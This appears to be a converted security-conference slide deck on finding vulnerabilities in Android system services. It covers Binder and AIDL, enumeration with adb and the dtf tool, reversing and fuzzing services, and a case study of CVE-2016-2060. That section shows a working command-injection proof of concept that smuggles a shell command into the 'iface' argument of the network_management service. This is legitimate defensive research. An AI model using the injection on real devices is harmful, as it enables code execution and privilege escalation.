Attacking the Core

Uncovering Vulnerabilities in Android System Services



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Who Am I

- Principal Consultant at Mandiant
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Agenda

- Introduction to Android System Services
- Enumerating System Services
- Attacking System Services
- Questions



Motivations

MediaServer Takes Another Hit with Latest Android Vulnerability



EXPLOITING CVE-2016-2060 ON QUALCOMM DEVICES

Stagefright: Scary Code in the Heart of Android

Researching Android Multimedia


Framework Security





System Services

System services are Android's man behind the curtain. Even if they aren't explicitly mentioned in Google's app development, documentation, **anything remotely interesting in Android goes through one of about 50 to 70* system services.**





*Number is 100+ with Android Nougat (7.0)

O'REILLY*


Karim Yaghmour

Why Target System Services?

- System services run in privileged processes
 - Mostly run as a "system", "media", or "radio"
 - Mostly run in privileged SEAndroid context (pre-Nougat)
- Heavily modified by device OEMs
- Largely undocumented and riddled with bugs
 - Permission issues
 - Input validation



System Service Architecture



System Service Architecture

- Each application process is initially fork()ed from the "Zygote" process
 - Zygote is loaded with Android APIs
- 2. Developer calls published SDK function
 - SDK functions wrap Binder clients
- 3. Application interacts with system service using Binder interface
 - System service code exists in a separate process
 - Permissions checks occur *in the system service*
- 4. System service interacts with privileged devices/files/sockets



System Service Architecture - Binder

- Binder is the primary IPC mechanism on Android
 - Abstracts object marshalling
 - Exposed at /dev/binder
- API defined using Android Interface Definition Language ("AIDL") in Java
- API calls are by name, but implemented as transaction numbers (determined at compile time)
 - doCommand(..) \rightarrow TRANSACTION_doCommand = 12



- Scenario: How can we (securely) allow applications to send SMS messages?
 - Must prohibit unauthorized applications from sending SMS
 - App developers must have a standardized API
 - Must work across all Android versions and all devices



- Use SmsManager class and call "sendTextMessage(..)"
- Explicitly request "android.permission.SEND_SMS" permission





http://stackoverflow.com/questions/26311243/sending-sms-programmatically-without-opening-message-app

- "sendTextMessage(..)" is a wrapper for interfacing with "isms" system service
 - Uses standard AIDL binder client

SmsManager.java







- Apps require permission (thus warning the user)
- All sensitive code is contained in a privileged process
 - App process only standardizes API
- Process is standardized in developer documentation
- Device OEMs only need to focus on implementing functionality at a very low level





Enumerating System Services



Where to Look


- List registered services using `service` utility on device
 - Service listing includes AIDL class name

05:	18:00 /x\$ adb shell service list
Fou	nd 91 services:
Ο	<pre>telecom: [com.android.internal.telecom.ITelecomService]</pre>
	<pre>phone: [com.android.internal.telephony.ITelephony]</pre>
2	isms: [com.android.internal.telephony.ISms]
3	<pre>iphonesubinfo: [com.android.internal.telephony.IPhoneSubInfo]</pre>
4	<pre>simphonebook: [com.android.internal.telephony.IIccPhoneBook]</pre>
5	<pre>isub: [com.android.internal.telephony.ISub]</pre>
6	<pre>imms: [com.android.internal.telephony.IMms]</pre>
1 2 3 4 5 6 7 8 9	<pre>media_projection: [android.media.projection.IMediaProjectionManager]</pre>
8	launcherapps: [android.content.pm.ILauncherApps]
9	fingerprint: [android.service.fingerprint.IFingerprintService]
10	trust: [android.app.trust.ITrustManager]
11	<pre>media_router: [android.media.IMediaRouterService]</pre>
12	<pre>media_session: [android.media.session.ISessionManager]</pre>
13	restrictions: [android.content.IRestrictionsManager]
14	<pre>print: [android.print.IPrintManager]</pre>
15	assetatlas: [android.view.IAssetAtlas]
16	dreams: [android.service.dreams.IDreamManager]
17	commontime_management: []
18 19	samplingprofiler: []
20	diskstats: []
20	<pre>voiceinteraction: [com.android.internal.app.IVoiceInteractionManagerService] appwidget: [com.android.internal.appwidget.IAppWidgetService]</pre>
22	backup: [android.app.backup.IBackupManager]
22	jobscheduler: [android.app.job.IJobScheduler]
23	uimode: [android.app.IUiModeManager]
25	serial: [android.hardware.ISerialManager]
26	DockObserver: []
20	



Finding Things Manually


- Majority of system service AIDL files exist within Android frameworks
 - Exist in "/system/framework/"





Finding Things Manually

- "\$Stub" class contains transactions by ID
- "\$Stub\$Proxy" class contains function names, arguments, and return value



Finding Things Manually

- Find the actual system service implementation
- Could be in framework files or in a privileged application

05:34:56 /x\$ grep -r "super.*ISms\\$Stub" unframework/ unframework/telephony-common/com/android/internal/telephony/UiccSmsController. smali:.super Lcom/android/internal/telephony/ISms\$Stub; 05:35:01 /x\$

grep -r "super.*\${AIDL_name}\\$Stub" decoded-apps/* unframeworks/*



- Use Android Device Testing Framework ("dtf") to enumerate and diff system services
 - <u>https://github.com/jakev/dtf</u>
- Modules specifically used to enumerate system services
 - <u>https://github.com/jakev/dtfmods-core</u>



- "dtf" is a framework to answer specific questions:
 - Which applications run as system?
 - Which frameworks have been added by OEMs?
 - Which applications run as "system_app" SEAndroid?
 - Which applications used the class "java.lang.Runtime"?
 - What is the API for the system service "network_management"?



- Pull and process frameworks: frameworkdb
- Process DEX bytecode to databases: frameworkdexdb
- Process services database: sysservicedb
- (optionally process SEAndroid data: sedb)

04:54:15 /x\$ dtf frameworkdb pull && dtf frameworkdb oatextract && dtf frameworkdb process \ > dtf frameworkdb unpack --report && dtf frameworkdexdb create --all \ > dtf sedb create && dtf sysservicedb create







dtf sysservicedb diff -Z --all

Service **backup** [u:r:system server service:s0] (android.app.backup.IBackupManager) 14 void fullTransportBackup(java.lang.String[] packageNames); [+]22 android.content.Intent getDataManagementIntent(java.lang.String transport); [+]23 java.lang.String getDataManagementLabel(java.lang.String transport); [+]26 void setBackupServiceActive(int whichUser, boolean makeActive); [+]27 boolean isBackupServiceActive(int whichUser); Service **battery** [u:r:system server service:s0] (None) Service batteryproperties [u:r:healthd service:s0] (android.os.IBatteryPropertiesRegistrar) [NEW] 1 void registerListener(android.os.IBatteryPropertiesListener listener); 2 void unregisterListener(android.os.IBatteryPropertiesListener listener); 3 int getProperty(int id, android.os.BatteryProperty prop); Service batterystats [u:r:system server service:s0] (com.android.internal.app.IBatteryStats) 3 void noteStartVideo(int uid); $\left[\pm\right]$ 4 void noteStopVideo(int uid); $\left[\pm \right]$ 5 void noteStartAudio(int uid); [+] 6 void noteStopAudio(int uid); 7 void noteResetVideo(); 8 void noteResetAudio();



 Can use the findimp module to find a system service implementation class

12:54:58 /x\$ dtf sysservicedb list |grep network
Service network_management (android.os.INetworkManagementService)
Service network_score (android.net.INetworkScoreService)
12:55:05 /x\$

12:52:54 /x\$ dtf findimp network_management 2> /dev/null
./unframework/services/com/android/server/NetworkManagementService.smali
12:52:56 /x\$



Attacking System Services



Analyzing the Service

- Reverse the implementation to determine the arguments
 - Convert DEX to JAR (enjarify) and use a Java disassembler
 - "BytecodeViewer" has many disassemblers built in
 - Review the Smali classes



Analyzing the Service

- Look for security checks (or lack of)
 - Permission checks: "Context.enforceCallingOrSelfPermission(..)"
 - User ID checks: "Binder.getCallingPid()" / "Process.myPid()"

```
private boolean checkCallingPermission(String var1, String var2) {
  hoolean var3 = true:
  int var4 = Binder.getCallingPid();
                                                                                          "network management" Service
  int var5 = Process.myPid();
  if(var4 != var5) {
     Context var6 = this.mContext;
                                                     public void disableNat(String var1, String var2) {
     var4 = var6.checkCallingPermission(var1);
                                                         Context var3 = this.mContext:
     if(var4 != 0) {
                                                         String var4 = "android.permission.CONNECTIVITY INTERNAL";
        StringBuilder var7 = new StringBuilder();
        var7 = var7.append("Permission Denial: ").append()
                                                         String var5 = "NetworkManagementService";
        var4 = Binder.getCallingPid();
                                                        var3.enforceCallingOrSelfPermission(var4, var5);
        var7 = var7.append(var4).append(", uid=");
                                                        String var8 = "disable";
        var4 = Binder.getCallingUid();
       var7 = var7.append(var4);
                                                         NetworkManagementService var10000 = this;
       String var9 = " requires ";
                                                         String var10001 = var8;
        String var8 = var7.append(var9).append(var1).toSt
                                                         String var10002 = var1;
        Slog.w("InputManager", var8);
        var3 = false;
        var7 = null:
                                                         try {
                                                            varl0000.modifyNat(varl0001, varl0002, var2);
  }
                                                         } catch (SocketException var7) {
                             "input" Service
  return var3;
                                                            IllegalStateException var9 = new IllegalStateException(var7);
                                                            throw var9;
```


Analyzing the Service - Pitfalls

- No permission checks
- Permission check occurs in API, not system service
- Incorrect permission protectionLevel
 - "normal" / "dangerous" on critical services
- Exposed socket / device
 - Careful using abstract sockets!



Using 'service'

• Ideal for simple method arguments and standalone calls




Fuzzing using `service`

 A surprising number of services fail when called with no arguments ⁽²⁾

```
01:47:46 /DevTesting/LenovoVibe$ fuzz.sh fuzz.conf SurfaceFlinger
Starting the runner
Started: 48805
Using config: fuzz.conf
Skipping to: SurfaceFlinger
Here we go
Skipping 'AppIconThemeServices' due to start...
Skipping 'DockObserver' due to start...
Let's get started!
Unable to guess max, setting to 100...
SurfaceFlinger 0
Result: Parcel(Error: 0xffffffffffffffffffff "Operation not permitted")
SurfaceFlinger 1
Result: Parcel(Error: 0xffffffffffffffffffff "Operation not permitted")
SurfaceFlinger 2
Result: Parcel(Error: 0xffffffffffffffffffff "Operation not permitted")
SurfaceFlinger 3
Result: Parcel(
                                                    Result: Parcel(ffffffea
  0x00000000: 73682a85 0000017f 00000002 00000055
                                                    SurfaceFlinger 11
  0x00000010: a070ac18 00000055
                                                    Result: Parcel(Error: 0xffffffffffffffe0 "Broken pipe")
Object #0 @ 0x0: 'sh*' = 2)
                                                    SurfaceFlinger 12
                                                    Service interaction failed, smart skip.
                                                    Max for accessibility: 11
         ] F N V F R
                                                    accessibility 0
                                                    [Stop] something broke!
                                                    Shutting down!!!
```

Analyzing the Service - OEMs


- More likely to contain vulnerabilities*
- Use "diff" function of sysservicedb module





*don't quote me here

- Tricky to setup, but allows for more complex arguments and consecutive calls
 - Need to tell Android Studio about the ServiceManager class (nonpublic)
 - Should be in "/system/framework/framework.jar"
 - Need to tell Android Studio about your Binder API
 - If different from AOSP SDK





- Convert "services.jar" and DEX that contains AIDL API to JARs
 - "telephony-common", "framework", "framework2", "ext"
 - Add hack to "build.gradle" to tell AS about the classes, but not compile

```
configurations{
    provided
}
dependencies {
    compile <other dependencies>
    provided files('libs/framework.jar')
    provided files('libs/framework2.jar')
    provided files('libs/services.jar')
}
01:37:41 /DevTesting/LenovoVibe$ enjarify.sh framework2.dex
Using python3 as Python interpreter
1000 classes processed
2000 classes pro
```

- Setup binder using "Stub.asInterface(..)" method
- Call methods on returned object

```
AidlClass ac =
    AidlClass.Stub.asInterface(
        ServiceManager.getService(SERVICE_NAME));

try {
    Log.d("ServiceTest", ac.function());
} catch (RemoteException e) {
    e.printStackTrace();
}
```




protected void onCreate(Bundle savedInstanceState) {
 super.onCreate(savedInstanceState);
 setContentView(R.layout.activity_main);



CVE2016-2060

- Command injection in "network_management" system service
 - Code execution as "radio"
 - "iface" argument not sanitized by "netd" daemon





CVE2016-2060

• Spot the bug!


02:07:50 /DevTesting/LenovoVibe\$ adb logcat |grep lol D/NetworkManagementService(910): addUpstreamInterface(lol) D/CommandListener(318): command tether interface add_upstream lol D/TetherController(318): addUpstreamInterface(lol) D/TetherController(318): int TetherController::getIfaceIndexForIface(const char *)() File path is /sys/cla E/TetherController(318): int TetherController::getIfaceIndexForIface(const char *)() Cannot read file : pa D/TetherController(318): int TetherController::configureV6RtrAdv(): Upstream Iface: lol iface index: -1 D/radish (3758): Adding lol to bridge0 D/radish (3758): radish_parse_args: brctl addif bridge0 lol

02:09:34 /DevTesting/LenovoVibe\$ adb shell service call network_management \
> 30 s16 "lo; log -t INJECTED weeeeeeee"
Result: Parcel(000000000 '....')
02:10:16 /DevTesting/LenovoVibe\$ adb logcat |grep INJECTED
I/INJECTED(3995): weeeeeee
^C



CVE2016-2060

- Introduced in 2011
- "radio" user has a number of permissions not accessible to thirdparty applications
- "netd" SEAndroid context is not very powerful on newer devices
 - Can access SMS data on older devices
 - Can modify a number of system properties





Recap



Recap

- System services are the core of Android
- System services can be enumerated manually, or with automated tools
- Compromising system services routinely leads to privilege escalation, denial of service, and information disclosure



Questions? Comments?



Contact Me!

- GitHub: <u>https://github.com/jakev/</u>
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The End

Thanks!

